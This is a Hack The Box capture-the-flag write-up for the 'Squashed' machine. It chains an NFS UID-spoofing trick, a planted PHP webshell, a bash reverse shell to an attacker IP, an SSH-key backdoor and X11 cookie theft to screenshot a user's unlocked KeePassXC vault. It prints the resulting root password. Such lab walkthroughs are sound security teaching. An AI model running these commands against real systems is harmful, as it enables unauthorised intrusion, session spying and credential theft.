
Hack The Box Squashed Writeup (Easy Linux)
Easy Linux box. NFS exports with no squashing let a matching local UID drop a webshell, and ross's .Xauthority screenshots an unlocked KeePassXC vault.
Summary
Squashed exports two NFS shares without squashing users: /home/ross and /var/www/html. The first holds Passwords.kdbx, but john shows the database uses Argon2 and is not worth attacking. The web root is owned by uid 2017, so creating a local account with that exact uid and gid grants write access, and copying a p0wny PHP shell into it gives command execution and then a reverse shell as alex. After adding an SSH key for alex, linpeas shows ross logged in on tty7 with a GNOME session and a .Xauthority file sitting in the home directory the other share already exposes. Recreating uid 1001 locally reads that cookie, and importing it on the box lets xwd dump ross’s display. Converting the dump shows an unlocked KeePassXC vault with the root password cah$mei7rai9A in plain view.
NFS Enumeration
Port 2049 is open, indicating that NFS is open. I did list the available mounts, and it returned me the following:
1
2
3
4
5
$ showmount -e 10.129.228.109

Export list for 10.129.228.109:
/home/ross    *
/var/www/html *
I did create a new directory in my attacking machine:
1
mkdir nfs
And mounted the NFS share for /home/ross on it:
1
sudo mount -t nfs 10.129.228.109:/home/ross nfs/
To look for files in the mount, I used find:
1
sudo find nfs/ -type f
It immediately returned me this:
1
nfs/Documents/Passwords.kdbx
I copied it to my machine:
1
cp nfs/Documents/Passwords.kdbx .
I used a utility script from JohnTheRipper to convert it to a format john can understand:
1
~/hacking/tools/john/run/keepass2john Passwords.kdbx > Passwords.kdbx.hash

And I ran john against it, but quickly noticed we’re talking about Argon2 (very unlikely to crack anytime soon):
I’ll probably need a custom-made wordlist for this. The other share (/var/www/html), is inaccessible at first:

However, by looking at who owns the directory, I noticed my system has no valid user for the ID “2017”:
1
2
3
4
5
$ ls -la
total 28
drwxr-xr-x  4 user user     4096 Oct 22 08:38 .
drwxr-xr-x 25 user user     4096 Oct 22 08:26 ..
drwxr-xr--  5 2017 www-data 4096 Oct 22 08:35 nfs
I first created a group that matches the ID:
1
sudo groupadd -g 2017 squashed
Then I created the user to match the ID:
1
sudo useradd squashed -u 2017 -g 2017 -m -s /bin/bash
It worked, as you can see:
1
2
$ id squashed
uid=2017(squashed) gid=2017(squashed) groups=2017(squashed)
If I list the directory again, we see it changed the owner from only “2017” to the actual user “squashed”.
1
2
3
4
5
$ ls -la

drwxr-xr-x  4 user     user     4096 Oct 22 08:38 .
drwxr-xr-x 25 user     user     4096 Oct 22 08:26 ..
drwxr-xr--  5 squashed www-data 4096 Oct 22 08:40 nfs
I logged in to my “squashed” user:
1
su squashed
And with that, I could access the share normally!
1
2
3
4
5
6
7
8
9
$ ls -la nfs/

drwxr-xr-- 5 squashed www-data  4096 Oct 22 08:40 .
drwxr-xr-x 4 user     user      4096 Oct 22 08:38 ..
drwxr-xr-x 2 squashed www-data  4096 Oct 22 08:40 css
-rw-r--r-- 1 squashed www-data    44 Oct 21  2022 .htaccess
drwxr-xr-x 2 squashed www-data  4096 Oct 22 08:40 images
-rw-r----- 1 squashed www-data 32532 Oct 22 08:40 index.html
drwxr-xr-x 2 squashed www-data  4096 Oct 22 08:40 js
Remote Code Execution
With access to the share that contains the files for the web server, I could upload a malicious php file and have arbitrary system commands executed on the server.
I got a copy of p0wny shell to my machine and saved it as “evil.php”. I then copied the evil.php file to the nfs share (mounted to /var/www/html):
1
cp evil.php nfs/

I could access the file on my web browser and have arbitrary command execution:
I got a reverse shell by first listening with netcat:
1
nc -lvnp 9001
And then using the following payload via the emulated terminal in p0wny shell:
1
/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.242/9001 0>&1'
This got me a shell on the machine as “alex”. I immediately began stabilizing it:
1
2
3
4
5
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
^Z

$ stty raw -echo; fg
Vertical Privilege Escalation
First I generated the SSH keys for alex:
1
2
3
4
5
6
7
8
9
10
alex@squashed:/home/alex$ ssh-keygen

Generating public/private rsa key pair.
Enter file in which to save the key (/home/alex/.ssh/id_rsa):
Created directory '/home/alex/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/alex/.ssh/id_rsa
Your public key has been saved in /home/alex/.ssh/id_rsa.pub
<SNIP>
Then I added my SSH public key to alex’s ssh authorized keys:
1
echo <ATTACKER'S-SSH-PUBLIC-KEY> >> /home/alex/.ssh/authorized_keys
And I could log in via SSH to the machine as “alex”. From here, I did transfer Linpeas to the victim machine to enumerate it further. What sparked my attention was this:

More specifically,
1
2
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ross     tty7     :0               11:13   53:25   5.65s  0.05s /usr/libexec/gnome-session-binary --systemd --session=gnome

It seems like user “ross” is logged in to the machine. This can also be seen in the last logins tab:
Linpeas also found the X11 .Xauthority file for ross:
1
-rw------- 1 ross ross 57 Oct 22 11:13 /home/ross/.Xauthority
This file is important because it could allow me to extract information from ross’s session. It’s a file that contains a special “cookie” that gives me this permission. However, the file is protected, only ross can read/write to it. Right?
Not quite. Remember the NFS share from before? We do have access to ross’s home directory via the NFS share. I did mount the share once more:
1
sudo mount -t nfs 10.129.228.109:/home/ross nfs/
And when looking at the file in the mountpoint im my system, I see that I can probably access it if I manage to create an account that matches the user/group ID (similarly with what I did to access the web share earlier):
1
-rw-------  1 1001 1001 2475 Oct 22 08:13 .xsession-errors
I did create the user “ross” in my attacking machine with an ID that matches the required one:
1
2
3
$ sudo groupadd -g 1001 ross
$ sudo useradd ross -u 1001 -g 1001 -m -s /bin/bash
$ su ross
Bingo, as “ross” in my local system, I was able to access the .Xauthority file in their home directory. I converted it to base64 so I can transfer it to the victim machine as “alex”:
1
2
3
$ cat nfs/.Xauthority | base64

AQAADHNxdWFzaGVkLmh0YgABMAASTUlULU1BR0lDLUNPT0tJRS0xABCAsE+dBirbLRUJdwi7qKz9
Then, as “alex”, on the victim machine:
1
echo AQAADHNxdWFzaGVkLmh0YgABMAASTUlULU1BR0lDLUNPT0tJRS0xABCAsE+dBirbLRUJdwi7qKz9 | base64 -d > /home/alex/.Xauthority
With that in hands, I could export the necessary variables:
1
2
export XAUTHORITY=/home/alex/.Xauthority
export DISPLAY=:0
And take a screenshot of ross’s screen:
1
xwd -root -out /tmp/screen.xwd
It did indeed save the file to /tmp:
1
2
3
4
5
alex@squashed:~$ ls -l /tmp/screen.xwd
-rw-rw-r-- 1 alex alex 1923179 Oct 22 15:38 /tmp/screen.xwd

alex@squashed:~$ file /tmp/screen.xwd
/tmp/screen.xwd: XWD X Window Dump image data, "xwdump", 800x600x24
I used scp from my machine to copy it from the victim machine:
1
scp alex@squashed.htb:/tmp/screen.xwd ./screen.xwd
And used “convert” from my machine to transform the file into a PNG:
1
convert screen.xwd screen.png
It worked, and I could see the screenshot in my browser (KeePassXC passwords vault is UNLOCKED and displaying credentials):

Revealing the cleartext credentials for the root user in the machine:
1
2
Username: root
Password: cah$mei7rai9A
The credentials are valid, allowing me to log in as root:

This fully compromises the machine.